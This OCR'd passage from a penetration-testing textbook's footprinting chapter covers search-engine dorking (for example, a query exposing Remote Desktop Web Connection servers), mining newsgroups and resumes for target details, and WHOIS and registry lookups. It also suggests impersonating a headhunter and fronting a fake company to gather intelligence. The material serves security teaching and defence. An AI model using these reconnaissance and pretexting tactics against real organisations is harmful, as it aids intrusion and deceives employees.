


Figure 1-5 Searching The Memory Hole focuses on information about government reports and scandal, but it can be quite revealing.

http://www.google.com, http://search.yahoo.com, http://www.altavista.com, and http://www.dogpile.com (which sends your search to multiple search engines such as Google, Yahoo, Microsoft Live Search, and Ask.com). It is worth the effort to become familiar with the advanced searching capabilities of these sites. There is so much sensitive information available through these sites that there have even been books written on how to "hack" with search engines—for example, *Google Hacking for Penetration Testers Vol. 2*, by Johnny Long (Syngress, 2007).

Here is a simple example: If you search Google for "allinurl:tsweb/default.htm," Google will reveal Microsoft Windows servers with Remote Desktop Web Connection exposed. This could eventually lead to full graphical console access to the server via the Remote Desktop Protocol (RDP) using only Internet Explorer and the ActiveX RDP client that the target Windows server offers to the attacker when this feature is enabled. There are literally hundreds of other searches that reveal everything from exposed web cameras to remote admin services to passwords to databases. We won't attempt to reinvent the wheel here but instead will refer you to one of the definitive Google hacking sites




Figure 1-6 The very nature of a search engine can easily allow anyone access to cached content from sites that it has crawled. Here we see a cached version of http://www.yahoo.com from Google's archive.

available at http://johnny.ihackstuff.com. Johnny Long compiled the Google Hacking Database (GHDB): http://johnny.ihackstuff.com/ghdb.php. Despite this hacking database not being updated frequently, it offers a fantastic basic listing of many of the best Google search strings that hackers will use to dig up information on the Web.

Of course, just having the database of searches isn't good enough, right? A few tools have been released recently that take this concept to the next level: Athena 2.0 by Steve at snakeoillabs (http://www.snakeoillabs.com); SiteDigger 2.0 (http://www.foundstone.com); and Wikto 2.0 by Roelof and the crew (http://www.sensepost.com/research/wikto). They search Google's cache to look for the plethora of vulnerabilities, errors, configuration issues, proprietary information, and interesting security nuggets hiding on websites around the world. SiteDigger (Figure 1-7) allows you to target specific domains, uses the GHDB or the streamlined Foundstone list of searches, allows you to submit new searches to be added to the database, allows for raw searches, and—best of




Figure 1-7 Foundstone's SiteDigger searches Google's cache using the Google Hacking Database (GHDB) to look for vulnerable systems.

all—has an update feature that downloads the latest GHDB and/or Foundstone searches right into the tool so you never miss a beat.

The Usenet discussion forums or news groups are a rich resource of sensitive information, as well. One of the most common uses of the news groups among IT professionals is to get quick access to help with problems they can't easily solve themselves. Google provides a nice web interface to the Usenet news groups, complete with its now-famous advanced searching capabilities. For example, a simple search for "pix firewall config help" yields hundreds of postings from people requesting help with their Cisco PIX firewall configurations, as shown in Figure 1-8. Some of these postings actually include cut-and-pasted copies of their production configuration, including IP addresses, ACLs, password hashes, network address translation (NAT) mappings, and so on. This type of search can be further refined to home in on postings from e-mail

www.allitebooks.com




Figure 1-8 Again, Google's advanced search options can help you home in on important information quickly.

addresses at specific domains (in other words, @*company*.com) or other interesting search strings.

If the person in need of help knows to not post their configuration details to a public forum like this, they might still fall prey to a social engineering attack. An attacker could respond with a friendly offer to assist the weary admin with their issue. If the attacker can finagle a position of trust, they may end up with the same sensitive information despite the initial caution of the admin.

Another interesting source of information lies in the myriad of resumes available online. With the IT profession being as vast and diverse as it is, finding a perfect employee-to-position match can be quite difficult. One of the best ways to reduce the large number of false positives is to provide very detailed, often sensitive, information in both the job postings and in the resumes.

Imagine that an organization is in need of a seasoned IT security professional to assume very specific roles and job functions. This security professional needs to be proficient with this, that, and the other thing, as well as able to program this and that—you get the idea. The company must provide those details in order to get qualified leads (vendors, versions, specific responsibilities, level of experience required, etc.). If the organization is posting for a security professional with, say, five or more years' experience working with CheckPoint firewalls and Snort IDS, what kind of firewall and IDS do you think they use? Maybe they are advertising for an intrusion-detection expert to develop and lead their IR team. What does this say about their current incident detection and response capabilities? Could they be in a bit of disarray? Do they even have one currently? If the posting doesn't provide the details, maybe a phone call will. The same is true for an interesting resume—impersonate a headhunter and start asking questions. These kinds of details can help an attacker paint a detailed picture of security posture of the target organization—very important when planning an attack!

If you do a search on Google for something like "*company* resume firewall," where *company* is the name of the target organization, you will most likely find a number of resumes from current and/or past employees of the target that include very detailed information about technologies they use and initiatives they are working on. Job sites like http://www.monster.com and http://www.careerbuilder.com contain tens of millions of resumes and job postings. Searching on organization names may yield amazing technical details. In order to tap into the vast sea of resumes on these sites, you have to be a registered organization and pay access fees. However, it is not too hard for an attacker to front a fake company and pay the fee in order to access the millions of resumes.

Other Information of Interest

The aforementioned ideas and resources are not meant to be exhaustive but should serve as a springboard to launch you down the information-gathering path. Sensitive information could be hiding in any number of places around the world and may present itself in many forms. Taking the time to do creative and thorough searches will most likely prove to be a very beneficial exercise, both for the attackers and the defenders.

Public Database Security Countermeasures

Much of the information discussed earlier must be made publicly available and, therefore, is difficult to remove; this is especially true for publicly traded companies. However, it is important to evaluate and classify the type of information that is publicly disseminated. The Site Security Handbook (RFC 2196), found at http://www.faqs.org/rfcs/rfc2196.html, is a wonderful resource for many policy-related issues. Periodically review the sources mentioned in this section and work to remove sensitive items wherever you can. The use of aliases that don't map back to you or your organization is advisable as well, especially when using newsgroups, mailing lists, or other public forums.

Step 4: WHOIS & DNS Enumeration

Popularity:	*9*
Simplicity:	*9*
Impact:	*3*
Risk Rating:	***7***

While much of the Internet's appeal stems from its lack of centralized control, in reality several of its underlying functions must be centrally managed in order to ensure interoperability, prevent IP conflicts, and ensure universal resolvability across geographical and political boundaries. This means that someone is managing a vast amount of information. If you understand a little about how this is actually done, you can effectively tap into this wealth of information! The Internet has come a long way since its inception. The particulars of how all this information is managed, and by whom, is still evolving as well.

So who is managing the Internet today, you ask? These core functions of the Internet are managed by a nonprofit organization, the Internet Corporation for Assigned Names and Numbers (ICANN; http://www.icann.org).

ICANN is a technical coordination body for the Internet. Created in October 1998 by a broad coalition of the Internet's business, technical, academic, and user communities, ICANN is assuming responsibility for a set of technical functions previously performed under U.S. government contract by the Internet Assigned Numbers Authority (IANA; http://www.iana.org) and other groups. (In practice, IANA still handles much of the day-to-day operations, but these will eventually be transitioned to ICANN.)

Specifically, ICANN coordinates the assignment of the following identifiers that must be globally unique for the Internet to function:

- Internet domain names
- IP address numbers
- Protocol parameters and port numbers

In addition, ICANN coordinates the stable operation of the Internet's root DNS server system.

As a nonprofit, private-sector corporation, ICANN is dedicated to preserving the operational stability of the Internet; to promoting competition; to achieving broad representation of global Internet communities; and to developing policy through private-sector, bottom-up, consensus-based means. ICANN welcomes the participation of any interested Internet user, business, or organization.

While there are many parts to ICANN, three of the suborganizations are of particular interest to us at this point:

- Address Supporting Organization (ASO), http://www.aso.icann.org
- Generic Names Supporting Organization (GNSO), http://www.gnso.icann.org

- Country Code Domain Name Supporting Organization (CCNSO), http://www.ccnso.icann.org

The ASO reviews and develops recommendations on IP address policy and advises the ICANN board on these matters. The ASO allocates IP address blocks to various Regional Internet Registries (RIRs) who manage, distribute, and register public Internet number resources within their respective regions. These RIRs then allocate IPs to organizations, Internet service providers (ISPs), or in some cases, National Internet Registries (NIRs) or Local Internet Registries (LIRs) if particular governments require it (mostly in communist countries, dictatorships, etc.):

- **APNIC (http://www.apnic.net)** Asia-Pacific region
- **ARIN (http://www.arin.net)** North and South America, Sub-Sahara Africa regions
- **LACNIC (http://www.lacnic.net)** Portions of Latin America and the Caribbean
- **RIPE (http://www.ripe.net)** Europe, parts of Asia, Africa north of the equator, and the Middle East regions
- **AfriNIC (http://www.afrinic.net, currently in observer status)** Eventually both regions of Africa currently handled by ARIN and RIPE

The GNSO reviews and develops recommendations on domain-name policy for all generic top-level domains (gTLDs) and advises the ICANN Board on these matters. It's important to note that the GNSO is *not* responsible for domain-name registration, but rather is responsible for the generic top-level domains (for example, .com, .net, .edu, .org, and .info), which can be found at http://www.iana.org/gtld/gtld.htm.

The CCNSO reviews and develops recommendations on domain-name policy for all country-code top-level domains (ccTLDs) and advises the ICANN Board on these matters. Again, ICANN does not handle domain-name registrations. The definitive list of country-code top-level domains can be found at http://www.iana.org/cctld/cctld-whois.htm.

Here are some other links you may find useful:

- **http://www.iana.org/assignments/ipv4-address-space** IP v4 allocation
- **http://www.iana.org/ipaddress/ip-addresses.htm** IP address services
- **http://www.rfc-editor.org/rfc/rfc3330.txt Special-use** IP addresses
- **http://www.iana.org/assignments/port-numbers** Registered port numbers
- **http://www.iana.org/assignments/protocol-numbers** Registered protocol numbers

With all of this centralized management in place, mining for information should be as simple as querying a central super-server farm somewhere, right? Not exactly. While the management is fairly centralized, the actual data is spread across the globe in

numerous WHOIS servers for technical and political reasons. To further complicate matters, the WHOIS query syntax, type of permitted queries, available data, and formatting of the results can vary widely from server to server. Furthermore, many of the registrars are actively restricting queries to combat spammers, hackers, and resource overload; to top it all off, information for .mil and .gov have been pulled from public view entirely due to national security concerns.

You may ask, "How *do* I go about finding the data I'm after?" With a few tools, a little know-how, and some patience, you should be able to mine successfully for domain- or IP-related registrant details for nearly any registered entity on the planet!

Domain-Related Searches

It's important to note that domain-related items (such as hackingexposed.com) are registered separately from IP-related items (such as IP net-blocks, BGP autonomous system numbers, etc.). This means we will have two different paths in our methodology for finding these details. Let's start with domain-related details, using keyhole.com as an example.

The first order of business is to determine which one of the many WHOIS servers contains the information we're after. The general process flows like this: the authoritative **R**egistry for a given TLD, ".com" in this case, contains information about which Registrar the target entity registered its domain with. Then you query the appropriate **R**egistrar to find the **R**egistrant details for the particular domain name you're after. We refer to these as the "Three *R*s" of WHOIS: Registry, Registrar, and Registrant.

There are many places on the Internet that offer one-stop-shopping for WHOIS information, but it's important to understand how to find the information yourself for those times that the auto-magic tools don't work. Since the WHOIS information is based on a hierarchy, the best place to start is the top of the tree—ICANN. As mentioned above, ICANN (IANA) is the authoritative registry for all of the TLDs and is a great starting point for all manual WHOIS queries.

NOTE You can perform WHOIS lookups from any of the command-line WHOIS clients (it requires outbound TCP/43 access) or via the ubiquitous web browser. Our experience shows that the web browser method is usually more intuitive and is nearly always allowed out of most security architectures.

If we surf to http://whois.iana.org, we can search for the authoritative registry for all of .com. This search (Figure 1-9) shows us that the authoritative registry for .com is Verisign Global Registry Services at http://www.verisign-grs.com. If we go to that site and click the Whois link to the right, we get the Verisign Whois Search page where we can search for keyhole.com and find that keyhole.com is registered through http://www.markmonitor.com. If we go to *that* site and search *their* "Search Whois" field on the right (Figure 1-10), we can query this registrar's WHOIS server via their web interface to find the registrant details for keyhole.com—voilà!

This registrant detail provides physical addresses, phone numbers, names, e-mail addresses, DNS server names, IPs, and so on. If you follow this process carefully, you




Figure 1-9 We start our domain lookup at http://whois.iana.org.

shouldn't have too much trouble finding registrant details for any (public) domain name on the planet. Remember, some domains like .gov and .mil may not be accessible to the public via WHOIS.

To be thorough, we could have done the same searches via the command-line WHOIS client with the following three commands:

```
[bash]$ whois com -h whois.iana.org
[bash]$ whois keyhole.com -h whois.verisign-grs.com
[bash]$ whois keyhole.com -h whois.omnis.com
```

There are also several websites that attempt to automate this process with varying degrees of success:

- http://www.allwhois.comhttp://www.uwhois.com
- http://www.internic.net/whois.html




Figure 1-10 We find the registrant details for keyhole.com at the appropriate registrar's site.

Last but not least, there are several GUIs available that will also assist you in your searches:

- **SamSpade** http://www.samspade.org
- **SuperScan** http://www.foundstone.com
- **NetScan Tools Pro** http://www.nwpsw.com

Once you've homed in on the correct WHOIS server for your target, you *may* be able to perform other searches if the registrar allows it. You may be able to find all the domains that a particular DNS server hosts, for instance, or any domain name that contains a certain string. These types of searches are rapidly being disallowed by most WHOIS servers, but it is still worth a look to see what the registrar permits. It may be just what you're after.

IP-Related Searches

That pretty well takes care of the domain-related searches, but what about IP-related registrations? As explained earlier, IP-related issues are handled by the various RIRs under ICANN's ASO. Let's see how we go about querying this information.

The WHOIS server at ICANN (IANA) does not currently act as an authoritative registry for all the RIRs as it does for the TLDs, but each RIR does know which IP ranges it manages. This allows us to simply pick any one of them to start our search. If we pick the wrong one, it will tell us which one we need to go to.

Let's say that while perusing your security logs (as I'm sure you do religiously, right?), you run across an interesting entry with a source IP of 61.0.0.2. You start by entering this IP into the WHOIS search at http://www.arin.net (Figure 1-11), which tells you that this range of IPs is actually managed by APNIC. You then go to APNIC's site at




Figure 1-11 ARIN tells you which RIR you need to search.




Figure 1-12 It turns out that the IP address is owned by India's National Internet Backbone.

http://www.apnic.net to continue your search (Figure 1-12). Here you find out that this IP address is actually managed by the National Internet Backbone of India.

This process can be followed to trace back any IP address in the world to its owner, or at least to a point of contact that may be willing to provide the remaining details. As with anything else, cooperation is almost completely voluntary and will vary as you deal with different companies and different governments. Always keep in mind that there are many ways for a hacker to masquerade their true IP. In today's cyberworld, it's more likely to be an illegitimate IP address than a real one. So the IP that shows up in your logs may be what we refer to as a *laundered* IP address—almost untraceable.

We can also find out IP ranges and BGP autonomous system numbers that an organization owns by searching the RIR WHOIS servers for the organization's literal name. For example, if we search for "Google" at http://www.arin.net, we see the IP ranges that Google owns under its name as well as its AS number, AS15169 (Figure 1-13).

